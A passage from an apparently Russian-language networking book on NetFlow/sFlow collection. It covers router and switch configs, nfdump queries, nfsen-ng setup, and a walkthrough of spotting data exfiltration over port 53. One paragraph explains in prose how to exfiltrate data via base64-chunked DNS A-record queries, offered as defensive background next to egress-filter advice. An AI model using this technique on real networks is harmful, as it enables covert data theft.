Боритесь с искушением объединить системный журнал, SNMP и сбор потоков на одном сервере управления сетью. Системный журнал и SNMP часто удается совмещать, однако если NMS использует базу данных для записей журнала, вам, вероятно, понадобится отдельный репозиторий журналов в текстовом формате — хотя бы для того, чтобы упростить долгосрочное хранение журналов. Что касается сбора потока, то его почти всегда стоит размещать на отдельном сервере. В небольшой среде вы можете обойтись подходом «все в одном», но даже во многих небольших средах оказывается, что на сбор потоков требуется значительно больше ресурсов, чем на две другие функции. Кроме того, зависимость от серверной базы данных и высокая скорость входящих данных могут сделать ваш сервер сбора потоков чересчур «хрупким». Может потребоваться пересобрать этот сервер раз или два в год, чтобы исправлять «необъяснимые» проблемы. Когда это происходит, организации довольно часто переключаются на другое приложение или платформу базы данных (если только не используются коммерческие лицензии) — только потому, что к тому времени они понимают, что им не нравилось в предыдущей сборке. А поскольку есть пересборка, тестировать следующее решение становится проще.

Ознакомившись с основной информацией о потоках, давайте создадим реальный экземпляр NetFlow, начав с типичного маршрутизатора.

Настройка маршрутизатора или коммутатора для сбора потоков

Во-первых, давайте определимся, что мы хотим собирать. Для начала нам нужна стандартная информация о кортеже — IP-адреса источника и получателя, информация о протоколе и порте. Еще мы добавим данные QoS (строка `ipv4 tos`), а также сведения о направлении и маршрутизации, если будет возможность (`as` — это информация автономной системы BGP). Кроме того, в этом определении используется имя приложения (`application name`): оно в основном нужно, если

у вас также запущена надстройка Cisco NBAR. Она устанавливается на интерфейсе (вы увидите это далее) и помогает идентифицировать приложения по имени из их сетевого трафика:

```
flow record FLOW-RECORD-01
  match ipv4 tos
  match ipv4 protocol
  match ipv4 source address
  match ipv4 destination address
  match transport source-port
  match transport destination-port
  match application name
  match flow direction
  match interface input
  match interface output
  collect routing source as
  collect routing destination as
  collect transport tcp flags
  collect counter bytes
  collect counter packets
```

Далее мы определим экспортер потока. Этот раздел сообщает системе, куда отправлять информацию о потоке и с какого интерфейса. Источник потока важен, потому что если он изменится, то на сервере NetFlow он будет выглядеть как другое устройство. Также обратите внимание, что в этом разделе мы определили таблицу интерфейсов, которая обеспечит достаточно информации об интерфейсе, чтобы помочь определить характеристики узла и интерфейса на сервере. Обратите внимание, что порт назначения потока — почти всегда UDP, хотя номер порта не стандартизирован. Производители часто задают собственное значение по умолчанию, и во всех реализациях, с которыми я имел дело, этот номер порта можно настроить:

```
flow exporter FLOW-EXPORT-01
  destination 10.17.33.187
  source GigabitEthernet0/0/0
  transport udp 9996
  template data timeout 120
  option interface-table
  option exporter-stats timeout 120
  option application-table timeout 120
```

Как видно из следующего определения, монитор потока связывает экспортер и записи потока вместе, так что их можно применять к интерфейсам как одно целое:

```
flow monitor FLOW-MONITOR-01
  exporter FLOW-EXPORT-01
  cache timeout active 60
  record FLOW-RECORD-01
```

На стороне интерфейса мы определим монитор потока, который является как входящим, так и исходящим. Обратите внимание, что здесь можно определить несколько сборщиков и мониторов. Обычно задается только один экспортер потока (потому что для любого заданного устройства, как правило, существует только одно назначение потока).

Инструкция `bandwidth` часто используется, чтобы помочь определить метрики маршрутизатора в таких протоколах маршрутизации, как, например, OSPF или EIGRP. Однако в случае сбора потоков определение пропускной способности обычно позволяет автоматически настроить значения общей пропускной способности для каждого интерфейса на различных графиках потоков. Это важно для того, чтобы у каждого графика была точная верхняя граница и чтобы корректно отображались проценты как для совокупной, так и для индивидуальной статистики кортежей:

```
Interface Gigabit 0/0/1
bandwidth 100000
ip nbar protocol-discovery
ip flow monitor FLOW-MONITOR-01 input
ip flow monitor FLOW-MONITOR-01 output
```

Сбор потоков на уровне 2, например на отдельном порте коммутатора, обычно намного проще. На коммутаторе HP сбор данных sFlow на одном порте коммутатора может выглядеть примерно так, как в следующем примере.

Обратите внимание, что, в отличие от NetFlow, sFlow по умолчанию работает на порте 6343/udp. Конечно, как на стороне клиента, так и на стороне сервера можно настроить и другие значения:

```
sflow 1 destination 10.100.64.135 6343
interface <x>
sflow 1 sampling 23 50
sflow 1 polling 23 20
interface <y>
sflow 1 sampling 23 50
sflow 1 polling 23 20
```

Обратите внимание, что здесь задана частота выборки и интервалы опроса. Также учтите, что поскольку в данном случае собираются данные потока на уровне 2, кортеж может быть ограничен в зависимости от модели коммутатора. Это также объясняет, почему конфигурация намного проще: если коммутатор не деконструирует кадры выборки, чтобы получить данные L3/L4 каждого пакета, то требуется собирать меньше информации.

Закончив с конфигурацией маршрутизатора, давайте перейдем к настройке серверной части этой конструкции.

Пример сервера NetFlow с использованием NFDump и NFSen

NFDump и NetFlow Sensor (NFSen) — хорошие инструменты начального уровня в области сбора потоков. Особенно интересно то, что NFDump использует свой собственный формат файлов и что его инструменты командной строки на практике очень похожи на `tcpdump` (о котором мы говорили в главе 11 «Перехват и анализ пакетов в Linux»). Так что если вам понравились обсуждения и примеры фильтрации в этой главе, вы будете рады использовать инструменты NFDump для статистики и отчетов типа «топ-N значений»!

NFCapd — это приложение для сбора потоков. Мы будем запускать его на переднем плане, а также в фоновом режиме.

NFSen — это простой веб-интерфейс для NFDump.

Мы развернем все это на автономном узле Linux. Вы можете использовать виртуальную машину или физический узел Ubuntu, с которыми мы работали в этой книге. Начнем с установки пакета `nfdump`, который предоставит нам несколько команд, связанных с NetFlow:

```
$ sudo apt-get install nfdump
```

Теперь отредактируйте файл `/etc/nfdump/default.conf` и измените строку `options` в верхней части файла:

```
options='-l /var/cache/nfdump/live/source1 -S 1 -p 2055'
```

Это помещает данные туда, где сервер NFSen будет ожидать их увидеть. Параметр `-S` указывает процессу NFCapd (который мы будем запускать как фоновый), что к пути нужно добавлять метку даты. Например, все данные NetFlow за 23 июня 2021 года будут находиться в каталоге:

```
/var/cache/nfdump/live/source1/2021/06/23
```

Как и следовало ожидать, эти данные будут быстро накапливаться, что связано с определенными рисками, потому что в `/var` также хранятся журналы и другие важные системные данные. В среде эксплуатации я бы рекомендовал предусмотреть для этого отдельный раздел на диске, с другим корневым каталогом, например `/netflow`. В результате если том NetFlow заполнится, это не коснется напрямую других системных служб.

Параметр `-p` определяет порт, который будет прослушивать процесс `nfcapd`. Значение по умолчанию `2055` подходит в большинстве ситуаций, но если нужно, измените его.

Теперь можно начать направлять трафик NetFlow на IP-адрес этого сборщика через порт 2055/udp. Через несколько минут можно будет посмотреть на данные NetFlow с помощью nfdump. Файлы данных собираются в /var/cache/nfdump/live/source1/ (следуйте оттуда по дереву каталогов до текущей даты).

Давайте взглянем на первые несколько строк одного из файлов:

```
$ nfdump -r nfcapd.202106212124 | head
Date first seen          Event XEvent Proto      Src IP
Addr:Port              Dst IP Addr:Port      X-Src IP Addr:Port
X-Dst IP Addr:Port      In Byte Out Byte
1970-01-01 00:00:00.000 INVALID Ignore
TCP 192.168.122.181:51702 -> 52.0
.134.204:443          0.0.0.0:0          ->          0.0.0.0:0
460
1970-01-01 00:00:00.000 INVALID Ignore
TCP 17.57.144.133:5223 -> 192.168
.122.140:63599        0.0.0.0:0          ->          0.0.0.0:0
5080
0
```

Обратите внимание, что каждая строка переносится. Давайте просто выведем информацию о кортеже и объеме данных, которые были переданы для каждого интервала выборки. Удалим заголовки столбцов:

```
$ nfdump -r nfcapd.202106212124 | head | tr -s " " | cut -d " "
-f 5,6,7,8,10,12,13 | grep -v Port
TCP 192.168.122.181:51702 -> 52.0.134.204:443 -> 460 0
TCP 17.57.144.133:5223 -> 192.168.122.140:63599 -> 5080 0
TCP 192.168.122.140:63599 -> 17.57.144.133:5223 -> 980 0
TCP 192.168.122.181:55679 -> 204.154.111.118:443 -> 6400 0
TCP 192.168.122.181:55080 -> 204.154.111.105:443 -> 920 0
TCP 192.168.122.151:51201 -> 151.101.126.73:443 -> 460 0
TCP 31.13.80.8:443 -> 192.168.122.151:59977 -> 14500 0
TCP 192.168.122.151:59977 -> 31.13.80.8:443 -> 980 0
TCP 104.124.10.25:443 -> 192.168.122.151:59976 -> 17450 0
```

Теперь это начинает выглядеть как информация! Давайте объединим трафик в обоих направлениях, добавив параметр -b. Мы также будем читать из всех файлов, доступных в каталоге. Теперь у нас есть такие столбцы: Protocol, Src IP:Port, Dst IP:Port, Out Pkt, In Pkt, Out Byte, In Byte и Flows. Заметьте, что в некоторых случаях зарегистрирован активный поток за тот или иной период времени, но в нем нет ни входящих, ни исходящих данных:

```
$ nfdump -b -R /var/cache/nfdump | head | tr -s " " | cut -d " "
-f 4,5,6,7,8,10,12,13 | grep -v Port
UDP 192.168.122.174:46053 <-> 192.168.122.5:161 0 0 1
TCP 52.21.117.50:443 <-> 99.254.226.217:44385 20 1120 2
TCP 172.217.1.3:443 <-> 99.254.226.217:18243 0 0 1
TCP 192.168.122.181:57664 <-> 204.154.111.113:443 0 0 1
```

```
TCP 192.168.122.201:27517 <-> 52.96.163.242:443 60 4980 4
UDP 8.8.8.8:53 <-> 192.168.122.151:64695 0 0 1
TCP 23.213.188.93:443 <-> 99.254.226.217:39845 0 0 1
TCP 18.214.243.14:443 <-> 192.168.122.151:60020 20 1040 2
TCP 40.100.163.178:443 <-> 99.254.226.217:58221 10 2280 2
```

Давайте посмотрим на трафик только для одного IP-адреса:

```
$ nfdump -b -s ip:192.168.122.181 -R /var/cache/nfdump | grep -v 1970
Command line switch -s overwrites -a
```

Top 10 IP Addr ordered by --

Date first seen	Duration	Proto	IP Addr		
Flows(%)	Packets(%)	Bytes(%)	bps	pps	
bpp					
2021-06-21 21:42:19.468	256.124	UDP	34.239.237.116		
2(0.0)	20(0.0)	1520(0.0)	0	47	76
2021-06-21 21:29:40.058	90.112	TCP	204.79.197.219		
4(0.1)	80(0.0)	12000(0.0)	0	1065	150
2021-06-21 21:31:15.651	111.879	TCP	204.79.197.204		
6(0.1)	110(0.0)	44040(0.0)	0	3149	400
2021-06-21 21:39:42.414	58.455	TCP	204.79.197.203		
7(0.1)	150(0.0)	92530(0.0)	2	12663	616
2021-06-21 21:28:21.682	1046.074	TCP	204.79.197.200		
18(0.2)	570(0.1)	288990(0.1)	0	2210	507
2021-06-21 21:31:24.158	53.392	TCP	209.191.163.209		
13(0.2)	180(0.0)	86080(0.0)	3	12897	478

Данные опять переносятся, но уже можно заметить, как они становятся все более полезными. Это не полный перехват пакетов, но во многих случаях этой информации будет вполне достаточно!

Параметр `-s` (статистика) очень полезен, потому что позволяет запрашивать любую возможную информацию, собранную NetFlow, в расширенном кортеже. Параметр `-A` позволяет агрегировать ту же самую расширенную информацию, а `-a` агрегирует только данные 5-кортежа. Обратите внимание, что, если установлен параметр `-b`, нельзя агрегировать по IP-адресу источника или назначения, потому что `-b` уже объединяет оба этих направления.

Обычно вам бывает нужно собрать информацию для заданного временного окна, то есть за тот период, когда возникла проблема или симптом. В этих случаях вам поможет параметр `-t` (timewin). Давайте посмотрим между 21:31 и 21:32, все еще только для этого IP-адреса. По-прежнему не забывайте изменять параметры в соответствии со своей датой и характером трафика:

```
$ nfdump -b -s ip:192.168.122.181 -t 2021/06/21.21:31:00-2021/06/21.21:32:59 -R /
var/cache/nfdump
Command line switch -s overwrites -a
```

```

Top 10 IP Addr ordered by -:
Date first seen      Duration Proto      IP Addr
Flows(%)      Packets(%)      Bytes(%)      pps      bps
bpp
2021-06-21  21:32:43.075      0.251 IGMP      224.0.0.22
1( 0.1)      20( 0.0)      920( 0.0)      79  29322  46
2021-06-21  21:32:09.931      0.000 UDP      239.255.255.251
1( 0.1)      10( 0.0)      640( 0.0)      0    0    64
2021-06-21  21:31:07.030      47.295 UDP      239.255.255.250
4( 0.3)      60( 0.1)      18790( 0.0)      1  3178  313
2021-06-21  21:31:15.651      0.080 TCP      204.79.197.204
3( 0.2)      60( 0.1)      21220( 0.0)      750  2.1 M  353
2021-06-21  21:31:24.158      53.392 TCP      209.191.163.209
13( 0.9)      180( 0.2)      86080( 0.1)      3  12897  478
2021-06-21  21:31:09.920      0.252 TCP      52.207.151.151
4( 0.3)      170( 0.2)      142280( 0.2)      674  4.5 M  836
2021-06-21  21:32:12.799      11.421 TCP      52.95.145.171
7( 0.5)      110( 0.1)      22390( 0.0)      9  15683  203
2021-06-21  21:31:53.512      0.054 TCP      162.159.136.232
4( 0.3)      50( 0.1)      5250( 0.0)      925  777777  105
2021-06-21  21:31:11.890      51.148 TCP      209.15.45.65
5( 0.4)      60( 0.1)      32020( 0.1)      1  5008  533
2021-06-21  21:31:07.531      69.964 TCP      69.175.41.15
22( 1.6)      460( 0.5)      222720( 0.4)      6  25466  484

Summary: total flows: 1401, total bytes: 58.9 M, total packets:
85200, avg bps: 4.0 M, avg pps: 716, avg bpp: 691
Time window: 2021-06-21 21:26:17 - 2021-06-21 21:58:40
Total flows processed: 8052, Blocks skipped: 0, Bytes read: 516768
Sys: 0.003s flows/second: 2153517.0 Wall: 0.002s flows/second: 3454311.5

```

Одной командой мы вызвали сводку всего входящего и исходящего трафика для одного узла за две минуты!

Теперь, когда базовая функциональность работает, давайте установим веб-интерфейс для нашего сборщика. Именно так чаще всего используются данные NetFlow: аномалии в поведении протоколов часто легко обнаруживаются визуально.

Следующие инструкции взяты со страницы <https://github.com/mbolli/nfsen-ng> (nfsen-ng — это приложение, которое мы устанавливаем).

Во-первых, повысим наши права до root. Почти все последующие команды требуют этих прав:

```
sudo su -
```

Установим все нужные пакеты:

```
apt install apache2 git nfdump pkg-config php7.4 php7.4-dev  
libapache2-mod-php7.4 rrdtool librrd-dev
```

Включим модули Apache:

```
a2enmod rewrite deflate headers expires
```

Установим библиотеку rrd для PHP:

```
pecl install rrd
```

Настроим библиотеку RRD и PHP:

```
echo "extension=rrd.so" > /etc/php/7.4/mods-available/rrd.ini  
phpenmod rrd
```

Настроим виртуальный узел так, чтобы он мог читать файлы `.htaccess`. Отредактируем файл `/etc/apache2/apache2.conf`, а именно строку `Allow Override` в разделе `/var/www`:

```
<Directory /var/www/>  
    Options Indexes FollowSymLinks  
    AllowOverride All  
    Require all granted  
</Directory>
```

Наконец, перезапустим сервер Apache:

```
systemctl restart apache2
```

Теперь мы готовы установить `nfsen-ng` и настроить флаги файлов и каталогов:

```
cd /var/www/html  
git clone https://github.com/mbolli/nfsen-ng  
chown -R www-data:www-data .  
chmod +x nfsen-ng/backend/cli.php
```

Все еще работая с правами суперпользователя, скопируем настройки по умолчанию в файл настроек:

```
cd /var/www/html/nfsen-ng/backend/settings  
cp settings.php.dist settings.php
```

Отредактируем скопированный файл `settings.php`. В разделе `nfdump` обновим следующие строки:

```
'nfdump' => array(
    'profiles-data' => '/var/cache/nfdump/',
    'profile' => '',
```

Обратите внимание, что настройки можно изменить, особенно если вы планируете выполнять ротацию журналов по дате файлов `nfdump`, но прямо сейчас это не входит в наши задачи.

Теперь давайте проверим нашу конфигурацию (все еще как суперпользователь):

```
cd /var/www/html/nfsen-ng/backend
./cli.php -f import
2021-06-22 09:03:35 CLI: Starting import
Resetting existing data...

Processing 2 sources...
                                0.0% 0/2194 ETC: ????.
Elapsed: < 1 sec [>                ]
Processing source source1 (1/2)...
Processing 2 sources...                                50.0%
1097/2194 ETC: < 1 sec. Elapsed: < 1 sec [=====>
]
Processing source source2 (2/2)...
Processing 2 sources...                                100.0%
2194/2194 ETC: < 1 sec. Elapsed: < 1 sec [=====
=====]
```

Если это сработало без ошибок, то конфигурация готова к использованию!

Теперь настройте свои сетевые устройства, чтобы они отправляли результаты NetFlow на IP-адрес этого узла на порт `2055/udp`. (Обратите внимание, что этот порт прослушивания можно изменить, отредактировав файл `/etc/nfdump/default.conf`.)

Давайте соберем немного данных. Вы можете убедиться, что все работает, наблюдая за размерами файлов в целевом каталоге. Размер «пустого» файла составляет 276 байт, но как только вы начнете получать данные, файлы станут расти.

Теперь перейдите на сервер. Поскольку мы не меняли стандартные настройки `apache`, URL будет выглядеть так:

```
http://<IP-адрес сервера>/nfsen-ng/frontend/
```

При желании можно упростить этот адрес, настроив `Apache` так, чтобы он указывал на домашнюю страницу.

Теперь давайте посмотрим на графическую часть службы, которая должна выглядеть примерно так (значения ваших данных будут другими):




Рис. 12.23. Основные данные потока в графическом представлении с элементами управления отображением и фильтрацией в NFDump

Стоит сразу выбрать подходящую временную шкалу, а затем с помощью ползунков увеличивать или уменьшать диапазон по мере необходимости. В этом примере мы начали с 24-часового интервала, а закончили отображением периода в 6 часов.

На этом графике часто выделяются моменты времени, которые могут вас особенно заинтересовать, — вы можете «приблизить» эти участки, чтобы получить более подробную информацию.

Далее посмотрим на вкладку Flows в правом верхнем углу экрана. Здесь стоит выбрать подходящую продолжительность временного интервала для начального отображения. Далее задайте параметры агрегирования.

Как правило, вам потребуется агрегировать данные по протоколу и порту назначения. Кроме того, имеет смысл агрегировать как по IP-адресу источника, так и по IP-адресу назначения. Часто также полезно добавить фильтр NFDUMP для точного временного окна. Если вы сможете ограничить график как можно более коротким интервалом — скажем, не более нескольких минут, — вы получите наибольшую ценность от этих данных:




Рис. 12.24. Элементы управления отображением потока для агрегирования и фильтрации в NFSen

Окончательные настройки будут зависеть от того, какую проблему вы пытаетесь решить. Может потребоваться несколько попыток, чтобы получить отображение, пригодное для окончательной диагностики.

Выбрав нужные настройки, перейдите к Process data, чтобы получить результаты в нижней части экрана:

COMMANDS

Process data Get CSV Reset filters

```
✓ nftdump command: /usr/bin/nftump -M "/var/cache/nftump/live/source1.source2" -R "2021/06/22/nftcpd.202106221245:2021/06/22/nftcpd.202106221245" -c '50' -o 'csv' -a '-' -B '2'-&1
```

Start Time - first seen	Duration	Protocol	Source Address	Source Port	Destination Address	Destination Port	Input Packets	Input Bytes
2021-06-22 12:43:26	101.502	TCP		39845	52.112.115.30	443	30	1500
2021-06-22 12:45:08	0	UDP	192.168.122.181	62549	224.0.0.252	5355	10	550
2021-06-22 12:44:06	63.018	TCP	192.168.122.181	55434	52.1.0.21	443	20	1600
2021-06-22 12:44:06	63.036	TCP		59690	52.1.0.21	443	20	6560
2021-06-22 12:45:06	0	UDP	192.168.122.181	35777	224.0.0.252	5355	10	550
2021-06-22 12:44:22	45.174	TCP	192.168.122.181	64944	40.120.28.23	443	30	15720
2021-06-22 12:43:54	71.065	TCP		38700	35.109.195.4	443	10	5090
2021-06-22 12:43:52	75.544	TCP		23428	35.211.85.235	443	20	800
2021-06-22 12:45:08	0	UDP		52515	8.8.8.8	53	10	660
2021-06-22 12:45:05	0	UDP		3973	8.8.8.8	53	10	710
2021-06-22 12:44:09	60.218	TCP		1064	34.231.47.156	443	20	1180

Рис. 12.25. Результаты фильтрации в NFSen

Результаты можно экспортировать в формат CSV, чтобы затем обрабатывать в электронной таблице.

Как все это выглядит в реальном случае? Давайте откроем окно по умолчанию, где наблюдается всплеск трафика, который может быть подозрительным. Временные рамки для поиска мы могли бы получить от службы технической поддержки, у которой оказалась оперативная информация, от события IPS (см. главу 13 «Системы предотвращения вторжений в Linux») или от события из приложения — например, это может быть приложение для защиты рабочего стола или для защиты от вредоносных программ. На этом интервале мы видим подозрительный всплеск незадолго до 14:30. Мы использовали ползунки, чтобы масштабировать интересующее нас временное окно. Кроме того, обратите внимание, что мы рассматриваем представление **Traffic** (трафик) или **Bytes** (байты): эксфильтрация данных часто происходит в виде всего одного или двух потоков, поэтому такие атаки выделяются на дисплее по умолчанию:




Рис. 12.26. Обнаружен необычный пик трафика

Давайте переключимся в представление протокола и немного покопаемся. На этом экране мы отфильтровали все, чтобы отображались только данные UDP, и наблюдается кое-что подозрительное: такой объем трафика UDP нехарактерен для этой организации:




Рис. 12.27. Настройки отображения в представлении протокола для просмотра только данных UDP

Давайте разбираться с этим подозрительным всплеском трафика в 14:20. Добавим фильтр nfdump для просмотра UDP, но исключим все запросы к перенаправляющим серверам DNS, которые мы настроили на внутреннем сервере DNS:




Рис. 12.28. Результаты поиска UDP: исключение легитимного трафика DNS

Теперь копнем глубже и посмотрим только на этот подозрительный IP-адрес:




Рис. 12.29. Фильтрация подозрительного IP-адреса

В результате мы увидим одну и ту же большую передачу данных до и после NAT на брандмауэре — без другого трафика, кроме этой передачи:

Start Time - first seen	Duration	Protocol	Source Address	Source Port	Destination Address	Destination Port	Input Packets	Input Bytes
2021-06-23 15:09:46	917.58	UDP	[REDACTED]	49174	100.100.100.100	53	25580	26296240
2021-06-23 15:09:47	916.679	UDP	192.168.122.201	53	100.100.100.100	53	9960	10238880

Рис. 12.30. Подозрительный трафик до и после NAT на брандмауэре

Глядя на итоговые значения в столбце **Input Bytes** и зная, что адрес назначения не является сервером DNS, можно предположить, что это действительно эксфильтрация данных. Прятать такие атаки в протоколы, которые обычно разрешены и плохо проверяются, — распространенная практика. Часто это бывает копия TFTP, FTP или SCP с другим номером порта — в данном случае это 53/udp, который, как мы знаем, обычно используется для DNS.

С помощью DNS можно даже спровоцировать эксфильтрацию, используя допустимые запросы. Сначала закодируйте свои данные в base64, а затем разбейте полученный текст на фрагменты (chunks) известного размера и выполните последовательные запросы записи «А» с этими фрагментами. В результате принимающий сервер повторно соберет эти данные и декодирует их в исходный двоичный формат. Если есть опасения, что порядок пакетов может нарушиться при передаче, во фрагментах можно даже закодировать порядковые номера.

Теперь, когда мы обнаружили эту атаку, как защититься от нее на сетевом уровне?

Хорошей отправной точкой будет продуманный список контроля доступа для исходящего трафика, обычно называемый выходным фильтром. Он будет работать примерно так:

- Разрешить передачу данных по портам 53/udp и tcp от наших серверов DNS к IP-адресам их известных перенаправляющих серверов.
- Запретить весь остальной трафик на 53/udp и tcp и заносить его в журнал как тревогу (alert).
- Разрешить ssh, scp, ftp и другой известный трафик по протоколам и портам к известным узлам назначения.
- Запретить эти протоколы всем другим узлам и заносить соответствующие события в журнал как предупреждение.
- Разрешить HTTP и HTTPS на любой IP-адрес (но добавить к этому другую защиту — возможно, фильтры на основе репутации или анализ контента).
- Запретить весь остальной трафик и заносить его в журнал как тревогу.

Конечно, рано или поздно произойдет следующая атака, к которой вы не готовились. Но ведение журнала и оповещения об уже известных атаках, как правило, подадут вам хоть какой-то сигнал в самом начале атаки. Часто этого достаточно для того, чтобы принять меры и помешать злоумышленнику достичь своей цели.

К этому моменту вы уже немного знакомы с использованием комбинации nfdump и NfSen. На какие еще приложения для сбора потоков NetFlow с открытым исходным кодом стоит обратить внимание?

Другие приложения NetFlow с открытым исходным кодом

nProbe написали замечательные люди, которые создали ntop. nProbe размещен по адресу <https://www.ntop.org/products/netflow/nprobe/#> и позволяет установить сборщик NetFlow на любой узел. Инструмент ntop (<https://www.ntop.org/products/traffic-analysis/ntop/>) — это сборщик, который предоставлял возможности NetFlow задолго до того, как NetFlow стал популярным, — правда, там использовался перехват пакетов с последующим анализом. С тех пор он был расширен и стал включать поддержку всех версий NetFlow и IPFIX. Наиболее привлекательный фактор при выборе ntop состоит в том, что это единая установка, в которой все упаковано, и бóльшая часть кропотливой настройки уже выполнена за нас. Этот инструмент также систематизирует данные, предоставляя более подробную информацию о задействованных приложениях, — даже на начальных графических экранах. Однако к недостаткам можно отнести отсутствие интерфейса командной строки. Это приложение категории «все в одном», которое представляет 